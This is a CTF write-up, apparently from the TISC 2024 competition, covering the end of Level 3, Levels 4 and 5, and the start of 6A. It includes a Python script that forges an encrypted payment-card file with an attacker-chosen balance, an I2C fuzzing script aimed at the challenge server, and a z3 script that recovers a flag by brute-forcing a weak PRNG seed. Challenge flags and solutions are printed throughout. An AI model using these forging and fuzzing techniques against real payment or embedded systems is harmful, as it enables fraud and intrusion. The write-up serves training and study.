
On the right side, there is a 'Restart' section with two buttons: 'Restart with Add-ons Disabled...' and 'Restart normally...'.

The main content area lists three profiles:

- Profile: default-default**
 - Default Profile: no
 - Root Directory: C:\Users\LC\AppData\Roaming\Mypal68\Profiles\80ofn6a.default-default (Open Folder)
 - Local Directory: C:\Users\LC\AppData\Local\Mypal68\Profiles\80ofn6a.default-default (Open Folder)
 - Buttons: Rename, Remove, Set as default profile, Launch profile in new browser
- Profile: default**
 - Default Profile: no
 - Root Directory: C:\Users\LC\AppData\Roaming\Mypal68\Profiles\ibxh2pqf.default (Open Folder)
 - Local Directory: C:\Users\LC\AppData\Local\Mypal68\Profiles\ibxh2pqf.default (Open Folder)
 - Buttons: Rename, Remove, Set as default profile, Launch profile in new browser
- Profile: default-default-1**
 - Default Profile: no
 - Root Directory: C:\Users\LC\AppData\Roaming\Mypal68\Profiles\pqbovy.default-default-1 (Open Folder)
 - Local Directory: C:\Users\LC\AppData\Local\Mypal68\Profiles\pqbovy.default-default-1 (Open Folder)
 - Buttons: Rename, Remove, Set as default profile, Launch profile in new browser

Red arrows labeled '1' and '2' point to the 'Set as default profile' and 'Launch profile in new browser' buttons for the 'default' profile, respectively.

Finally, we can check the profile history which should allow us to see the last accessed website contains the flag.



Downloading the file will give us a base64 encoded flag.

```
VELTQ3t0cnUzXzFudDNybjN0X2gxc3QwcjEzXzg0NDU2MzJwcTc4ZGZuM3N9
```

Flag: TISC{tru3_1nt3rn3t_h1st0r13_8445632pq78dfn3s}

Level 4 - AlligatorPay

Description




In the dark corners of the internet, whispers of an elite group of hackers aiding our enemies have surfaced. The word on the street is that a good number of members from the elite group happens to be part of an exclusive member tier within AlligatorPay (agpay), a popular payment service.



Your task is to find a way to join this exclusive member tier within AlligatorPay and give us intel on future cyberattacks. AlligatorPay recently launched an [online balance checker](#) for their payment cards. We heard it's still in beta, so maybe you might find something useful.

Solution



This challenge is about a payment service "AlligatorPay". The parsing logic in JavaScript is hardcoded in HTML in `parseFile()`.

After it parses the user input data, if the balance is equal to 313371337, it will trigger Ajax to send the POST request to `/submit`.

```
if (balance == 313371337) {
    function arrayBufferToBase64(buffer) {
        let binary = "";
        const bytes = new Uint8Array(buffer);
        const len = bytes.byteLength;
        for (let i = 0; i < len; i++) {
            binary += String.fromCharCode(bytes[i]);
        }
        return window.btoa(binary);
    }

    const base64CardData = arrayBufferToBase64(arrayBuffer);

    const formData = new FormData();
```

```

        formData.append("data", base64CardData);

        try {
            const response = await fetch("submit", {
                method: "POST",
                body: formData,
            });

            const result = await response.json();
            if (result.success) {
                alert(result.success);
            } else {
                alert("Invalid Card");
            }
        } catch (error) {
            alert("Invalid Card");
        }
    }
}

```

So our goal is to forge the encrypted data which balance is 313371337. This requires analyzing on how the uploaded file is being parsed to derive a data structure. The data structure is roughly like this:

```

payload:
    0~5           "AGPAY"
    5~7           version
    7~39          encryptionKey
    39~49         reserved
    49~65         iv
    65~(len-22)   encryptedData
    (len-22)~(len-16) "ENDAGP"
    (len-16)~     signature = MD5(iv+encryptedData)

decrypted data:
    0~16         cardNumber
    20~24        cardExpiryDate (little-32)
    24~32        balance (big-64)

```

Therefore, we can write a script to generate the encrypted forged data, and send to the server to get the flag.

```

from pwn import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import hashlib
from datetime import datetime
...

payload:
    0~5          "AGPAY"
    5~7          version
    7~39         encryptionKey
    39~49        reserved
    49~65        iv
    65~(len-22)  encryptedData
    (len-22)~(len-16) "ENDAGP"
    (len-16)~    signature = MD5(iv+encryptedData)

decrypted data:
    0~16        cardNumber
    20~24       cardExpiryDate (little-32)
    24~32       balance (big-64)
...

timestamp = int(datetime.now().timestamp()) + 0x10000
print("cardExpiryDate:", timestamp)

cardNumber = b"6"*0x10
cardExpiryDate = p32(timestamp)
balance = p64(313371337, endian='big')

cardData = cardNumber + b"\x00"*4 + cardExpiryDate + balance

print("cardData: ", cardData)

key = b"\xaa"*0x20
iv = b"\xbb"*0x10
print("iv:", iv)
print("key:", key)
print("AES.block_size:", AES.block_size)
cipher = AES.new(key, AES.MODE_CBC, iv)
encryptedData = cipher.encrypt(pad(cardData, AES.block_size))

print("encryptedData: ", len(iv+encryptedData), encryptedData)

```

```

signature = hashlib.md5(iv + encryptedData).digest()
print("signature: ", signature)

version = b"\x00"*2
reserved = b"\x00"*10

payload = b"AGPAY"
payload += version
payload += key
payload += reserved
payload += iv
payload += encryptedData
payload += b"ENDAGP"
payload += signature

print("payload: ", payload)

with open("agpay.bin", "wb") as f:
    f.write(payload)

```

Flag: TISC{533_Y4_L4T3R_4LL1G4T0R_a8515a1f7004dbf7d5f704b7305cdc5d}

Level 5 - Hardware isnt that Hard!

Description

Shucks... it seems like our enemies are making their own silicon chips?!?! They have decided to make their own source of trust, a TPM (Trusted Platform Module) or I guess their best attempt at it.

Your fellow agent smuggled one out for us to reverse engineer. Don't ask us how we did it, we just did it, it was hard ...

All we know so far is that their TPM connects to other devices using the i2c bus and does some security stuff inside. Agent! Your mission, should you choose to accept it, is to get us unparallel intel by finding their TPM's weakness and exfiltrating its secrets.

You will be provided with the following compressed flash dump:

- MD5 (flash_dump.bin.xz) = fdff2dbda38f694111ad744061ca2f8a

```
esptool.py -p /dev/REDACTED -b 921600 read_flash 0 0x400000 flash_dump.bin
```

attached files

Solution

- <https://dev.to/icyphox/break-the-icehardware-ctf-1nhh>
- https://github.com/tslater2006/esp32_flash_loader/issues/2
- <https://olof-astrand.medium.com/reverse-engineering-of-esp32-flash-dumps-with-ghidra-or-ida-pro-8c7c58871e68>

A large grid of dots forming the letters 'S' and 'L'. The 'S' is on the left, and the 'L' is on the right. The dots are arranged in a way that the letters are clearly visible against the background.


```

-----
66009          0x101D9          Unix path:
/home/jiefeng/.arduino15/packages/esp32/hardware/esp32/2.0.14/tools/sdk/es
p32/include/hal/esp32/include/hal/i2c_ll.h
103748         0x19544          SHA256 hash constants, little endian
1118860        0x11128C          Unix path: /dev/uart/0
1140460        0x1166EC          AES Inverse S-Box
1157124        0x11A804          Unix path:
/home/fzb/share/proj_smartconfig/SSC/components/smartconfig/./sc_sniffer.c
1175056        0x11EE10          SHA256 hash constants, little endian
1177908        0x11F934          PEM certificate
1196064        0x124020          PEM RSA private key
1196128        0x124060          PEM EC private key
1196504        0x1241D8          PEM RSA private key
1198212        0x124884          PEM certificate
1199424        0x124D40          PEM RSA private key
1201132        0x1253EC          PEM certificate
1202348        0x1258AC          PEM RSA private key
1204132        0x125FA4          PEM certificate
1205440        0x1264C0          PEM certificate
1208208        0x126F90          DES SP2, little endian
1208464        0x127090          DES SP1, little endian
1212868        0x1281C4          AES Inverse S-Box
1217220        0x1292C4          AES S-Box
1221296        0x12A2B0          SHA256 hash constants, little endian

```

We can see that the ESP32 is using China's wemos based on this [GitHub issue's query](#).

```

(kali㉿kali)-[~/Desktop]
└─$ strings flash_dump.bin | grep 2017
Feb 23 2017
Aug 31 2017
Jun 12 2017
Feb 22 2017

(kali㉿kali)-[~/Desktop]
└─$ strings flash_dump.bin | grep sniff
E (%d) %s: %s %u wifi not start or sniffer not enabled,
should start wifi or enable sniffer first
I (%d) %s: ic_enable_sniffer
I (%d) %s: ic_disable_sniffer
/home/fzb/share/proj_smartconfig/SSC/components/smartconfig/./sc_sniffer.c
D (%d) %s: T|sniffer on ch:%d,width:%d

```

```
D (%d) %s: T|sniffer on ch:%d, width:%d
D (%d) %s: F|sniffer on ch:%d,width:%d
```

I found this guide [Reverse engineering of esp32 flash dumps with ghidra or IDA Pro by Olof Astrand](#) and followed the steps. Firstly, we will have to obtain [esp32_image_parser](#) and obtain the partition that contains the ELF image.

```
(kali⊗kali)-[~/Desktop]
└─$ git clone https://github.com/tenable/esp32_image_parser.git
Cloning into 'esp32_image_parser'...
remote: Enumerating objects: 73, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 73 (delta 38), reused 38 (delta 38), pack-reused 31 (from 1)
Receiving objects: 100% (73/73), 24.29 KiB | 2.70 MiB/s, done.
Resolving deltas: 100% (40/40), done.

(kali⊗kali)-[~/Desktop]
└─$ cd esp32_image_parser

(kali⊗kali)-[~/Desktop/esp32_image_parser]
└─$ pip install -r requirements.txt
...

(kali⊗kali)-[~/Desktop/esp32_image_parser]
└─$ python3 ./esp32_image_parser.py show_partitions ../flash_dump.bin
reading partition table...
entry 0:
  label      : nvs
  offset     : 0x9000
  length     : 20480
  type       : 1 [DATA]
  sub type   : 2 [WIFI]

entry 1:
  label      : otadata
  offset     : 0xe000
  length     : 8192
  type       : 1 [DATA]
  sub type   : 0 [OTA]

entry 2:
```

```
label      : app0
offset     : 0x10000
length     : 1310720
type       : 0 [APP]
sub type   : 16 [ota_0]

entry 3:
  label     : app1
  offset    : 0x150000
  length    : 1310720
  type      : 0 [APP]
  sub type  : 17 [ota_1]

entry 4:
  label     : spiffs
  offset    : 0x290000
  length    : 1441792
  type      : 1 [DATA]
  sub type  : 130 [unknown]

entry 5:
  label     : coredump
  offset    : 0x3f0000
  length    : 65536
  type      : 1 [DATA]
  sub type  : 3 [unknown]

MD5sum:
972dae2ff872a0142d60bad124c0666b
Done
```

After trying between `app0` and `app1` , the ELF partition is `app0` .

Meanwhile, we will discover that the script has bugs throwing errors such as:

- `NameError: name 'LoadFirmwareImage' is not defined`
- `KeyError: '.dram0.data'`
- `KeyError: '.iram0.text'`

These issues can be solved by following the solutions in the [GitHub issue page](#). However, you can download my fixed version [here](#).

```
(kali㉿kali)-[~/Desktop/esp32_image_parser]
└─$ python3 ./esp32_image_parser.py create_elf ../flash_dump.bin -
partition app0 -output ota_0.elf
Dumping partition 'app0' to app0_out.bin

Writing ELF to ota_0.elf...
```

```
(kali㉿kali)-[~/Desktop/esp32_image_parser]
└─$ readelf -h ota_0.elf
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF32
  Data:                                   2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                   EXEC (Executable file)
  Machine:                                Tensilica Xtensa Processor
  Version:                                0x1
  Entry point address:                    0x40082980
  Start of program headers:               52 (bytes into file)
  Start of section headers:               180 (bytes into file)
  Flags:                                   0x0
  Size of this header:                     52 (bytes)
  Size of program headers:                 32 (bytes)
  Number of program headers:               4
  Size of section headers:                 40 (bytes)
  Number of section headers:               8
  Section header string table index:       1
```

Next, you can load the file in IDA Pro. If you have at least IDA Pro 8, you do not need to install the [ida-xtensa](#) plugin yourself as it was installed. However, it cannot decompile the code unlike Ghidra.

Encrypting flag

As I filter for strings without NULL terminator, I noticed the `TISC{FALSE_FLAG}` string processed by the function `FUN_400d1614()`. In this function, a correct input has to be provided to the SWITCH CASE where `uVar5` is `F`. This will result in encrypting of the flag via function `FUN_400d1508()` and send it back to us.

```

void FUN_400d1614(uint param_1)
{
    byte bVar1;
    int iVar2;
    int iVar3;
    byte bVar4;
    uint uVar5;
    int iVar6;
    int in_WindowStart;
    undefined auStack_30 [12];
    uint uStack_24;

    memw();
    memw();
    uStack_24 = _DAT_3ffc20ec;
    FUN_400d36ec(0x3ffc1ecc,s_i2c_recv_%d_byte(s):_3f400163,param_1);
    iVar2 = (uint)(in_WindowStart == 0) * (int)auStack_30;
    iVar3 = (uint)(in_WindowStart != 0) * (int)(auStack_30 + -(param_1 + 0xf
& 0xfffffffff0));
    FUN_400d37e0(0x3ffc1cdc,iVar2 + iVar3,param_1);
    FUN_400d2fa8(iVar2 + iVar3,param_1);
    if (0 < (int)param_1) {
        uVar5 = (uint)*(byte *)(iVar2 + iVar3);
        if (uVar5 != L'R') goto LAB_400d1689;
        memw();
        cRam3ffc1c80 = '\0';
    }
    while( true ) {
        uVar5 = uStack_24;
        param_1 = _DAT_3ffc20ec;
        memw();
        memw();
        if (uStack_24 == _DAT_3ffc20ec) break;
        func_0x40082818();
LAB_400d1689:
        if (uVar5 == L'F') {
            iVar6 = 0;
            do {
                memw();
                bVar1 = s_TISC{FALSE_FLAG}_3ffbdb6a[iVar6];
                bVar4 = FUN_400d1508();
                memw();
                *(byte *)(iVar6 + 0x3ffc1c80) = bVar1 ^ bVar4;

```

```

        iVar6 = iVar6 + 1;
    } while (iVar6 != 0x10);
}
else if (uVar5 == L'M') {
    memw();
    cRam3ffc1c80 = s_BRYXcorp_CrapTPM_3ffbdb7a[0];
    memw();
}
else if ((param_1 != 1) && (uVar5 == L'C')) {
    memw();
    bVar1 = *(byte *) (*(byte *) (iVar2 + iVar3 + 1) + 0x3ffbdb09);
    bVar4 = FUN_400d1508();
    memw();
    (&DAT_3ffc1c1f)[*(byte *) (iVar2 + iVar3 + 1)] = bVar1 ^ bVar4;
}
}
return;
}

```

FUN_400d1508() :

```

ushort FUN_400d1508(void)
{
    ushort uVar1;

    memw();
    memw();
    uVar1 = DAT_3ffbdb68 << 7 ^ DAT_3ffbdb68;
    memw();
    memw();
    memw();
    uVar1 = uVar1 >> 9 ^ uVar1;
    memw();
    memw();
    memw();
    DAT_3ffbdb68 = uVar1 << 8 ^ uVar1;
    memw();
    memw();
    return DAT_3ffbdb68;
}

```

Fuzzing

I know nothing about I2C, and it is a bit hard to emulate the esp32 firmware with qemu. I tried several bootloaders. In the end, it still cannot work.

Thus, I am so desperate to try to fuzz the I2C interface and see how it works. After few rounds of fuzzing, I found there is a pattern which show me the output buffer of I2C interface is at 0x3ffc1c80. And the main handler of I2C is at 0x400d1614.

```
from pwn import *
from random import randbytes, randint

p = remote("chals.tisc24.ctf.sg", 61622)

def i2c_send(bytes2send):
    payload = [(hex(b)[2:]).rjust(2, "0") for b in list(bytes2send)]
    payload = " ".join(payload)
    print(f"[+] SEND {payload}")
    p.sendlineafter(b"> ", b"SEND "+ payload.encode())

def i2c_recv(num_bytes):
    p.sendlineafter(b"> ", b"RECV "+ str(num_bytes).encode())
    recv_data = p.recvline().strip().decode()
    print(f"[+] RECV {str(num_bytes)}")
    print(f"\t {recv_data}")

    return b"".join([bytes.fromhex(h) for h in recv_data.split(" ")])

def i2c_exit():
    p.sendlineafter(b"> ", b"EXIT")

p.recvuntil(b"#Reference_design")

for i in range(0x1000):
    print("[!] test", hex(i))
    # payload = p8(i) + b"a"*0x1f
    # payload = p8(i) + b"TISC{}"
    payload_len = random.randint(1,0x20)
    payload = randbytes(payload_len)

    i2c_send(payload)
```

```
recv_data = i2c_recv(1)
if (recv_data != b"\x00"):
    print("[!] FOUND!")
    recv_data = i2c_recv(1)
```

```
p.close()
```

```
...
[!] test 0x622
[+] SEND 67 d3 8a d2 7a 9a c3 ac 57 87 b2 23 10 01 29 9c ca 9f 17 47
[+] RECV 1
        00
[!] test 0x623
[+] SEND d3 03 2f e8 8b 6b 01 50 56 c8 78 06 57 56 42 fe e4 11 68 da 64 50
45 0e f2 fc e9 2f 61 0e 77
[+] RECV 1
        da
[!] FOUND!
[+] RECV 1
        b4
[!] test 0x624
[+] SEND 88 cf ed aa 60 6a d1 30 e0 e8 0c a4 09 6f e1
[+] RECV 1
        5c
[!] FOUND!
[+] RECV 1
        ba
[!] test 0x625
[+] SEND 66 a9 d1 43 65 6a b7 85 c1 3b 27 83 16 75 78 6f 90
[+] RECV 1
        36
[!] FOUND!
[+] RECV 1
        e4
[!] test 0x626
[+] SEND 82 87 2d a2 eb fa bd ad 30 1a 5c 05 a2 7b 9c 75 f1 ac 29 40 e8 97
5f
[+] RECV 1
        9f
[!] FOUND!
[+] RECV 1
        e4
[!] test 0x627
```

```

[+] SEND b1 d5 4f 1c f6 f7 c1 21 d1 8a d8 a4 7a 32 fa eb bd
[+] RECV 1
      bc
[!] FOUND!
[+] RECV 1
      7a
[!] test 0x628
[+] SEND 77 7d 21 a5 78 9e 79 a5 71 92 9f 66 3a eb 39 1f e3 24 a7 6b a0 17
27
[+] RECV 1
      6f
[!] FOUND!
[+] RECV 1
      38
[!] test 0x629
[+] SEND cb 03 21 28 70 e2 d9 4c 52 e4 a5 3b d9 1b 53 65 c0 9b
[+] RECV 1
      56
[!] FOUND!
[+] RECV 1
      6d
[!] test 0x62a
[+] SEND bf 97 81 9e 51 10 9a cd c7 e3 01 a8 76 a0 6e ea 62 85
[+] RECV 1
      0f
[!] FOUND!
[+] RECV 1
      da
[!] test 0x62b
[+] SEND 05 b6 c5
[+] RECV 1
      00
...

```

Fuzzing result in leaking this encrypted flag: da b4 5c ba 36 e4 9f e4 bc 7a 6f 38 56 6d 0f da .

Decryption

Now, based on my assumption, I got the encrypted flag by fuzzing. The next step is to validate if the decryption is works or not.

Because of the key left in the flash memory doesn't make sense. The key is only 2 bytes, so I decide to brute force the key and then use z3 solver to recover the flag.

```
from z3 import *

def gen_key(_BYTE):
    _BYTE = ((_BYTE << 7) ^ _BYTE) & 0xffff
    _BYTE = ((_BYTE >> 9) ^ _BYTE) & 0xffff
    _BYTE = ((_BYTE << 8) ^ _BYTE) & 0xffff
    return _BYTE

def bruteforce():
    for seed in range(0x10000):
        idx = 0
        terminate = False
        # print("[+] seed: 0x", (hex(seed)[2:]).rjust(4, "0"))
        key = seed
        while (terminate == False):
            key = gen_key(key)
            if ( ((key&0xff) ^ ord(flag_prefix[idx])) ==
encrypted_flag[idx] ):
                idx = idx+1
                if (idx == 5):
                    terminate = True
                    print("[!] Found! seed:", hex(seed))
                    return seed
            else:
                terminate = True
                idx = 0
    return None

def solve(key):
    encrypted_flag =
b"\xda\b4\5c\ba\36\4\9f\4\bc\7a\6f\38\56\6d\0f\da"
    flag = [BitVec(f'flag{i}', 8) for i in range(0x10)]

    s = Solver()
    for i in range(0x10):
        key = gen_key(key)
        s.add(flag[i] == (encrypted_flag[i] ^ (key & 0xff)))

    s.add(flag[0] == ord("T"))
    s.add(flag[1] == ord("I"))
```

```

s.add(flag[2] == ord("S"))
s.add(flag[3] == ord("C"))
s.add(flag[4] == ord("{"))

if (s.check() == sat):
    m = s.model()
    data = (sorted([(d, m[d]) for d in m], key = lambda x:
int(str(x[0])[4:]))))
    flag = ""
    for f in data:
        flag += chr(f[1].as_long())
    print(flag)

if __name__ == '__main__':
    encrypted_flag =
b"\xda\xb4\x5c\xba\x36\xe4\x9f\xe4\xbc\x7a\x6f\x38\x56\x6d\x0f\xda"
    flag_prefix = "TISC{"

    key = bruteforce()
    solve(key)
    # TISC{hwfuninnit}

```

Flag: TISC{hwfuninnit}

Level 6A - Meownitoring

Description

I guess their Trusted Platform Modules were not so trusted afterall. What about the cloud? It seems like the cloud is getting very secure nowadays. We've been getting some disruptions from the enemy again.

The zip file was recovered from their servers! Seems like they are deploying some resources on the cloud. Your fellow agents heard something about a killswitch... We will need your help to identify the existence of the killswitch (if any), and activate it to stop the enemy's attack!

Note: Concatenate flag1 and flag2 to form the flag for submission.

attached files

meownitoring.zip

Solution

Opening the `notes.md` gave us tips on how to solve the challenge.

Workplan

Setup monitoring and logs analysis process for PALINDROME.
Compare products (we have 1 beta testing rights, need to source for others)

Product 1: Meownitoring (Beta Test)

`https://d231g4hz442ywp.cloudfront.net`

1. Any sensitive info in logs / monitoring?
2. How secure is the setup?
3. Usefulness of dashboard? Buggy?



Pricing

Quickly launch an effective lightweight monitoring dashboard for your company.
It's built with default security information and event management components and utilities with little customization.



Trial	Pro
\$0 / mo Email support Dashboard for monitoring Limit of 3 log events per log group Valid for ~2 hours Sign up for free	\$15 / mo Priority email support Help center access Additional CloudTrail logs backup Logs analysis and daily report Open for Beta testers only

Download more logs

